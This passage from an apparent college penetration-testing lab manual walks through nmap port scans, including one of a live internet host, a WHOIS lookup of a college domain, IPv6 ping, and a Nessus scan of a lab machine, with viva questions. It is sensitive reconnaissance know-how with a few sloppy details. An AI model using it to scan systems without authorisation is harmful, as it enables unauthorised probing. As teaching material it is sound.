Nmap scan report for 104.21.37.36
Host is up (0.0061s latency).

Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
2087/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.50 seconds
```

Step 4:

Documentation: Document the everything that we got through
this process. Step 5: Conclusion

We have successfully scanned the network and performed dns enumeration
using tools like nslookup and dig to identify the vulnerabilities.

c.Lookup domain registry for IP information

AIM : Looking Up Domain Registry for IP Information

Objectives

- Gather information about the domain "sriindu.org," including ownership and registration details.
- Understand the domain's history and contact information.

Tools and Resources:

- Windows or linux operating system with access to the internet.

Procedure:

The step-by-step procedure for performing domain registry lookups:

Step1:

1. Access Domain Lookup Service:

Open any web browser and access a domain lookup service such as WHOIS (<https://www.whois.com/whois/>).



2. Enter Domain Name:

In the provided search field, enter the domain name "sriindu.ac.in.org."

3. Retrieve Domain Information:

Click the "Search" or "Lookup" button to retrieve information about the domain.

Raw Whois Data

Domain Name: sriindu.ac.in
Registry Domain ID: D414400000006037664-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2019-04-30T05:52:06Z
Creation Date: 2018-05-11T04:35:16Z
Registry Expiry Date: 2028-05-11T04:35:16Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Sri Indu College of Engineering and Technology
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province:
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: hal.ns.cloudflare.com
Name Server: gene.ns.cloudflare.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-09-24T14:14:14Z <<<

For more information on Whois status codes, please visit <https://icann.org/epp>

Access to .IN WHOIS information is provided to assist persons in determining the co

The results will typically include details such as domain ownership, registration date, administrative and technical contact information, and more.

4. Document the Information:

Document the relevant domain information obtained from the lookup service.

Include details like domain owner's name, registration date, contact email addresses, and any other pertinent information.

Conclusion:

Successfully retrieved the registry data and registrar information using whois lookup.

D) Examining use of IPV6 at remote location

AIM: Trying to ping the Ipv6 host

Theory:

IPv6, the successor to IPv4, offers a vast address space (128 bits), simplified addressing, efficient routing, built-in security (IPsec), and transition mechanisms for modern networking.


Objective:

To Understand how IPv6 is used at a remote location.

Tools: Computer with IPv6 support, command-line utilities like `ping6`.

Procedure:

1. Check Local IPv6: Use `` ipconfig ` (Windows) or `` ifconfig ` (Linux/Unix) to see if your computer has an IPv6 address.



A terminal window showing the output of the 'ifconfig' command on a Kali Linux system. The output displays the configuration for the 'eth0' interface, including its flags (UP, BROADCAST, RUNNING, MULTICAST), MTU, IP addresses (inet and inet6), and various statistics for RX and TX traffic.

```
(root@kali)-[~]
# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.255.129  netmask 255.255.255.0  broadcast 192.168.255.255
      inet6 fe80::b8c3:4def:a983:57fa  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:67:38:20  txqueuelen 1000  (Ethernet)
          RX packets 225444  bytes 123004309 (117.3 MiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 311862  bytes 45321008 (43.2 MiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(root@kali)-[~]
#
```

We can see that our system has inet6: that is the

ipv6 address. Step 2:

Ping Remote IPv6: In your terminal, use ` ping6 ` followed by the IPv6 address of the remote location, like this: ` ping6 <IPv6-address> `.

```
# ping6 fe80::b8c3:4def:a983:57fa
```

```
[root@kali:~]# ping6 fe80::b8c3:4def:a983:57fa
PING fe80::b8c3:4def:a983:57fa(fe80::b8c3:4def:a983:57fa) 56 data bytes
64 bytes from fe80::b8c3:4def:a983:57fa%eth0: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from fe80::b8c3:4def:a983:57fa%eth0: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from fe80::b8c3:4def:a983:57fa%eth0: icmp_seq=3 ttl=64 time=0.023 ms
64 bytes from fe80::b8c3:4def:a983:57fa%eth0: icmp_seq=4 ttl=64 time=0.025 ms
64 bytes from fe80::b8c3:4def:a983:57fa%eth0: icmp_seq=5 ttl=64 time=0.023 ms
64 bytes from fe80::b8c3:4def:a983:57fa%eth0: icmp_seq=6 ttl=64 time=0.025 ms
64 bytes from fe80::b8c3:4def:a983:57fa%eth0: icmp_seq=7 ttl=64 time=0.044 ms
64 bytes from fe80::b8c3:4def:a983:57fa%eth0: icmp_seq=8 ttl=64 time=0.038 ms
```

We can see that the machine is successfully finding the ipv6 address.

Conclusion

Now Summarize what you discovered about IPv6 usage at the remote location and consider its implications for network understanding and security.

Viva:

1. Why is evaluating external infrastructure a crucial step in penetration testing?
2. What is External Penetration Testing?
3. Explain about Topological map.
4. What role does domain registry information play in external penetration testing?
5. What is the main role of IPV6 in External Penetration testing ?

EXPIREMENT NO: 6

NAME OF THE EXPERIMENT : Different types of vulnerability scanning.

AIM: Types of network scans for vulnerabilities.

SOFTWARE REQUIREMENTS: Nmap, Wireshark, Nessus.

OPERATING SYSTEM: Parrot OS / Testing (vulnerable machine)

THEOREY:

Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities. Gordon Lyon (pseudonym Fyodor) wrote Nmap as a tool to help map an entire network easily and to find its open ports and services. Nmap has become hugely popular, being featured in movies like The Matrix and the popular series Mr. Robot.

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network. Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:

1. Packet Capture: Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
2. Filtering: Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
3. Visualization: Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

Nessus is a prominent and widely recognized vulnerability assessment platform that empowers organizations to proactively identify and mitigate security vulnerabilities within their technological infrastructure. Developed by Tenable, Nessus offers an extensive suite of tools designed to comprehensively assess networks, systems, applications, and other digital assets for potential weaknesses. This solution plays a pivotal role in safeguarding digital environments by systematically identifying exploitable entry points and enabling remediation actions to fortify an organization's cybersecurity posture.

Procedure:


Nmap:

1. Visit the official Nmap download page: [Nmap Download Page](https://nmap.org/)
2. Scroll down to the "Windows" section.
3. Download the latest stable release (usually a self-installer executable).
4. Run the installer and follow the on-screen instructions.
5. Type Ip address in the target field,

```
File Edit View Search Terminal Help
[simplilearn@simplilearn-vmwarevirtualplatform] -[~/Desktop]
$ nmap -sV 10.10.28.124
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-10 11:36 IST
Nmap scan report for 10.10.28.124
Host is up (0.31s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49158/tcp  open  msrpc           Microsoft Windows RPC
49160/tcp  open  msrpc           Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.86 seconds
[simplilearn@simplilearn-vmwarevirtualplatform] -[~/Desktop]
$
```

6. To see the topology and services which are connected to that network,



Wireshark:

1. Visit the official Wireshark download page: [Wireshark Download Page](#)
2. Scroll down to the "Windows" section.
3. Download the installer for your Windows version (32-bit or 64-bit).
4. Run the installer and follow the on-screen instructions.
5. Select Ethernet option in the dashboard and start capture the network,



RESULT: Successfully scanned the real-time working environment to list the vulnerabilities using the Nmap and Wireshark tool.

Viva:

1. What is the difference between a TCP Connect Scan and a SYN Stealth Scan in Nmap?
2. How does the Nmap OS detection feature work?
3. Explain the significance of the -A option in Nmap.
4. How does Wireshark capture and analyze network traffic?
5. What is the purpose of the Display Filter in Wireshark ?

EXPIREMENT NO: 7

NAME OF THE EXPERIMENT : Vulnerability scanning with Nessus

AIM: Use the Nessus tool to scan the network for vulnerabilities.

SOFTWARE REQUIREMENTS: Nessus

OPERATING SYSTEM: Parrot OS / Testing (vulnerable machine)

THEOREY:

Nessus is a prominent and widely recognized vulnerability assessment platform that empowers organizations to proactively identify and mitigate security vulnerabilities within their technological infrastructure. Developed by Tenable, Nessus offers an extensive suite of tools designed to comprehensively assess networks, systems, applications, and other digital assets for potential weaknesses. This solution plays a pivotal role in safeguarding digital environments by systematically identifying exploitable entry points and enabling remediation actions to fortify an organization's cybersecurity posture.

Nessus is characterized by its versatility, encompassing capabilities such as vulnerability scanning, compliance adherence checks, and malware detection. The platform employs a continuously updated repository of known

vulnerabilities, enabling it to diligently correlate scan results against an extensive catalog of established threat vectors. This capability facilitates the early detection of security susceptibilities and aids in pre-emptive risk mitigation.

The ethical deployment of Nessus underscores responsible cybersecurity practices. Users must diligently seek authorization before executing scans on

any network or system. Such conscientious conduct avoids unauthorized disruptions and safeguards against legal ramifications. Adhering to ethical

protocols ensures that Nessus remains an indispensable tool in the arsenal of

cybersecurity professionals, enhancing the resilience of digital ecosystems

through proactive vulnerability management.

Procedure:

Step 1: Open the Nessus software in parrot os or kali linux . Note : if not installed in your machine , install it from the web

Step 2: open terminal from the top most left corner and enter into root shell by Typing the command: Sudo su

Step 3: after entering the password for the respective user start the Nessus

service by entering this command.


i.e: **systemctl start nessusd.service**

Note: Enter the password if prompted.

Step 4: Open any desired browser in you system and visit the following URL

<https://127.0.0.1:8834>

you will be prompted to this page :



Step 5: Login to Nessus-Essentials by providing the username and password (which was created while setting up the new account)

Note: default credentials are admin/admin

After entering the username and password click on Sign in to continue.

Step 6: click on new scan as shown in this figure below.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). The main area is titled 'My Scans' with the sub-header 'Scans'. It displays a message: 'This folder is empty. Create a new scan.' In the top right, there are buttons for 'Import', 'New Folder', and '+ New Scan'. A red arrow points to the '+ New Scan' button.

Step 7: You will be redirected to new page where we can find templates of different scan types.

The screenshot shows the 'Scanner' page. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main area is titled 'Scanner' with tabs for 'DISCOVERY', 'VULNERABILITIES', and 'SCANNERS'. Under 'DISCOVERY', there's a 'Host Discovery' template. Under 'VULNERABILITIES', there are templates for 'Basic Network Scan', 'Advanced Scan', 'Advanced Dynamic Scan', 'Malware Scan', 'Mobile Device Scan', 'Web Application Tests', 'Credentialed Patch Audit', and 'Intel AMT Security Bypass'. A red arrow points to the 'Basic Network Scan' template.

Step 8: Select the Basic Network Scan

The screenshot shows the 'New Scan / Basic Network Scan' configuration page. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main area has tabs for 'Settings', 'Credentials', and 'Plugins'. Under 'Settings', there are sections for 'BASIC' (General, Schedule, Notifications), 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. The 'Targets' section contains fields for 'Name' (with a 'Discover' button), 'Description', 'Folder' (set to 'My Scans'), and 'Targets' (a text input field with placeholder 'Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com'). Below these are buttons for 'Upload Targets' and 'Add File'.

Step 9: We have to configure the targets and name of the respective project.

Here our target is Metasploitable 2 machine (which is running on same network)


The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section is also present. The main area is titled 'Scans' and 'Settings'. A sub-menu 'Scan Templates' is open. The 'Settings' tab is active, showing the 'Basic' configuration. The 'Name' field is set to 'Vulnerability Scan', the 'Description' is 'To Scan The Vulnerabilities Of a Machine.', the 'Folder' is 'My Scans', and the 'Targets' field contains '192.168.30.50'. At the bottom, there are 'Save' and 'Cancel' buttons, with a blue arrow pointing to the 'Save' button.

Click on select box and select the option to Launch.


Step 10 : after clicking the launch button . The scan will be initiated

Step 11 : Double click on the scan progress you will be redirected to scanningpage
Note : wait until the scan status changes to completed.

Step 12: After the scan status changes to completed.



Step 13: Double click on the Ip address to reveal the information which is gathered thorough the scanning.



We can see that vulnerabilities are listed according to ranking.

Step 14: Report the vulnerability in Document and follow the remediation steps to make the system secure.

RESULT: Successfully scanned the real-time working environment to list the vulnerabilities using the Nessus tool.

Viva Questions:

1. What's the current version of Nessus?
2. What OS platforms does Nessus have builds for?
3. What are the system/hardware requirements for using Nessus?
4. What is the heart of the nessus?
5. When using the Nessus user interface, which of browsers are supported?

EXPERIMENT NO:8

Web Application Assessment with Nikto & Burp Suite

AIM:

Performing a web application security assessment of the website "testfire.net" using Nikto and Burp Suite.

Software and hardware tools Required:

A linux Computer with internet access. Nikto (vulnerability scanner).

Burp Suite (web vulnerability scanner and proxy tool).

Procedure:


Step 1:

Setting Up the Environment**

Ensure your computer is connected to the internet. Install Nikto and Burp Suite if not already installed.

Step 2: Configure Burp Suite

